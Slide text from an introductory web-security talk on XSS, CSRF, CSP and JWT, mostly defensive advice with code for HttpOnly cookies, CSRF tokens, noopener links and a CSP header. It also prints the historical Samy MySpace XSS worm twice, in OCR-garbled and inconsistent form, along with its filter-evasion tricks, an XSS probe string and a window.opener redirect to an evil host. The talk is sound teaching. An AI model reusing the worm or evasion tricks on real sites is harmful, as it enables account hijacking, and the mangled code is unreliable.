



XSS, CSRF, CSP, JWT, WTF? IDK

- _(ツ)_/ -

Dominik Kundel- [@dkundel](https://twitter.com/dkundel)



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Introduction to WEB SECURITY

Dominik Kundel- [@dkundel](https://twitter.com/dkundel)

?? XSS ??

?? CSRF ??

?? CSP ??

?? JWT ??





Hi!

I'm Dominik Kundel!

Developer Evangelist at




github/dkundel @dkundel dkundel@twilio.com




#onesiejs


Dominik Kundel |  @dkundel | #angularoslo #ndcoslo #websec



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SECURITY! SECURITY! SECURITY!



I THOUGHT OF EVERYTHING

- Only HTTPS powered by Let's Encrypt
- It even uses HSTS (HTTP Strict Transport Security)
- no mixed content
- Sanitized HTML
- No room for SQL injections

NO REAL DATABASE



NO REAL DATABASE INJECTIONS






BOB ALLISON

Security Expert

Dominik Kundel | [@dkundel](https://twitter.com/dkundel) | #angularoslo #ndcoslo #websec



<https://onesie.life>

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USE HttpOnly COOKIES

```
// Make cookies HTTP only
res.cookie('authToken', jwt, {
  httpOnly: true,
  signed: true,
  secure: true
});
```



USE SAFE JWT IMPLEMENTATIONS

```
const jwt = require('jsonwebtoken');

jwt.verify(token, secret, { algorithms: ['HS256'] }, (err, payload) => {
  if (err) {
    console.log('Invalid token!');
    return;
  }


  console.log('Valid token!');
});
```

Stay up-to-date!

Don't be the next Equifax

Image: Michael Nagle/Bloomberg via Getty Images

LET'S POST SOMETHING!



onesie.life Feed

CROSS SITE REQUEST FORGERY



hack-onesie.glitch.me/xsrf

WHAT HAPPENED?



window.opener

```
window.opener.location = 'http://my-evil-website.com';
```



USE "noopener"

```
<!-- Target page has access to window.opener -->
<a href="http://example.com/" target="_blank">Dangerous Link</a>

<!-- Target page does NOT have access to window.opener -->
<a href="http://example.com" target="_blank" rel="noopener noreferrer">Safe Link</a>
```

USE CSRF TOKENS

```
const csrf = require('csurf')({ cookie: true });

app.get('/post', csrf, (req, res, next) => {
  // pass csrf to front-end via _csrf cookie or
  // req.csrfToken() in template
});

app.post('/post', csrf, (req, res, next) => {
  // only valid if one of these is the same as the cookie:
  // req.body._csrf
  // req.query._csrf
  // req.headers['csrf-token']
  // req.headers['xsrftoken']
  // req.headers['x-csrf-token']
  // req.headers['x-xsrf-token']
});
```

Little Bobby Tables Young Brother

Samy ' "src="javascript:alert(1);// XSS

HI, THIS IS
YOUR SON'S SCHOOL.
WE'RE HAVING SOME
COMPUTER TROUBLE.



OH, DEAR - DID HE
BREAK SOMETHING?
IN A WAY -)



DID YOU REALLY
NAME YOUR SON
Robert'); DROP
TABLE Students;-- ?



WELL, WE'VE LOST THIS
YEAR'S STUDENT RECORDS.
I HOPE YOU'RE HAPPY.



AND I HOPE
YOU'VE LEARNED
TO SANITIZE YOUR
DATABASE INPUTS.

<https://xkcd.com/327/>



```
1 <div id=mycode style="BACKGROUND: url('java
2 script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C
{return C}else{return eval('document.body.inne+'rHTML')}}}function getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var 0=0;0<F.length;0++){var I=F[0].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID()
{return findIn(g(),'up_launchIC( '+A,A)}function nothing(){}
function paramsToString(AV){var N=new String();var 0=0;for(var P in AV){if(0>0){N+=P+'='}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1)
{Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;0++}}function httpSend(BH,BI,BJ,BK){if(!J){return
false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-
Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+ value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var
W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else
if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+ycode');var
AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+IV');var AE=AC.substring(0,AD);var AF;if(AE){AE=AE.replace('jav+a',A+jav+a');AE=AE.replace('exp+r','exp+r')+A};AF=' but most of all,
samy is my hero. <d+iv id='AE+D'+IV'>}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var
AS=new Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?
fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))function main(){var AN=getClientFID();var BH='/index.cfm?
fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?
fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var
AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']=11851658;AS['submit']='Add to Friends';httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-form-
urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

Samy worm / JS.Spacehero worm

```
1 <div id=mycode style="BACKGROUND: url('java
2 script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C
{return C}else{return eval('document.body.inne'+rHTML')}}}function getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var 0=0;0<F.length;0++){var I=F[0].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID()
{return findIn(g(),'up_launchIC( '+A,A)}function nothing(){}
function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+=','}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1)
{Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+O++}return N}function httpSend(BJ,BI,BJ,BK){if(!J){return
false}eval('J.onr'+eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST')J.setRequestHeader('Content-Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-
Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(B)+B.length;var T=BF.substring(R+1,R+24);return S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+BG+BG+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T=''}var U=BG+'=';var V=BF.indexOf(U)+U.length;var
W=BF.substring(V,V+1024);var X=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else
if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+ycode');var
AC=AA.substring(AB,AB+4096);var AD=AC.substring(0,AD);var AF;if(AE){AE=AE.replace('jav+a',A+jav+a');AE=AE.replace('exp+r','exp+r')+A};AF=' but most of all,
sammy is my hero. <d+iv id='+AE+'D'+IV'>}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+rofileHeroes','</td>');AS=AG.substring(61,AG.length);if(AS.indexOf('ally')>-1){var F={AG+A};var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var
AS=new Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?
fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))function main(){var AN=getClientFID();var BH='/index.cfm?
fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?
fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxFrm,'GET')}function processxFrm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var
AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-form-
urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

TRICKS USED BY SAMY


```
<!-- Use JavaScript in CSS and move code into HTML attribute -->
<div
  id="mycode"
  expr="alert('hah!')"
  style="background:url('javascript:eval(document.all.mycode.expr)')"
></div>

// avoid blacklisted words like innerHTML through string concat
alert(eval('document.body.inne' + 'rHTML'));
eval('xmlhttp.onreadystatechange = callback');
```

samy.pl/popular/tech.html

OBSTRUSIVE JAVASCRIPT

BLOCKING XSS IS NOT TRIVIAL



onesie.life

ENCODING CAN BE
dangerous!

CSS CAN BE DANGEROUS!




twitter.com/jaffathecake/status/968500192210227202

JSONP

JSON with Padding

```
<script>
function gotPosts(data) {
  console.log(data);
}
</script>
<script src="https://onesie.life/post?callback=gotPosts"></script>
```

XSS + POOR JSONP = ❤️




onesie.life



Content-Security-Policy

CSP DEMO



onesie.life/secure/home

CSP EXAMPLE HEADER

```
Content-Security-Policy: default-src 'self';
script-src 'nonce-NWo2+pmewRLPqpsgv6J2w==';
style-src 'nonce-NWo2+pmewRLPqpsgv6J2w==';
object-src 'none';
img-src 'self' api.adorable.io;
font-src 'self' fonts.gstatic.com;
block-all-mixed-content; report-uri /csp-report;
```

CSP IS NOT YOUR SECURITY STRATEGY!



CSP is a Safety Net!

OTHER THINGS TO LOOK OUT FOR

- Avoid clickjacking by disallowing framing using **X-Frame-Options: deny**
- Check out libraries like **helmet** for essential HTTP headers.
- Don't show versions of front-end libs or server
- Check for types of input(Can cause NoSQL injections)

OTHER THINGS TO DO

- Consider Security Audits
- Stay up to date with versions (Greenkeeper)
- Use tools to detect security vulnerabilities (NSP, Snyk)

Summary

USE SIGNED HttpOnly COOKIES

BE SCEPTICAL OF JWT'S

rel="noopener noreferrer"

USE CSRF TOKENS


BLOCKING XSS ISN'T TRIVIAL

BE AWARE OF ENCODING

BE CAREFUL WITH JSONP

USE CSP AS A SAFETY NET

STAY UP-TO-DATE



d-k.im/sec-ngoslo



bit.ly/onesie-life



Dominik Kundel

Thank you!



d-k.im/sec-ngoslo



[github/dkundel](https://github.com/dkundel)



[@dkundel](https://twitter.com/dkundel)



dkundel@twilio.com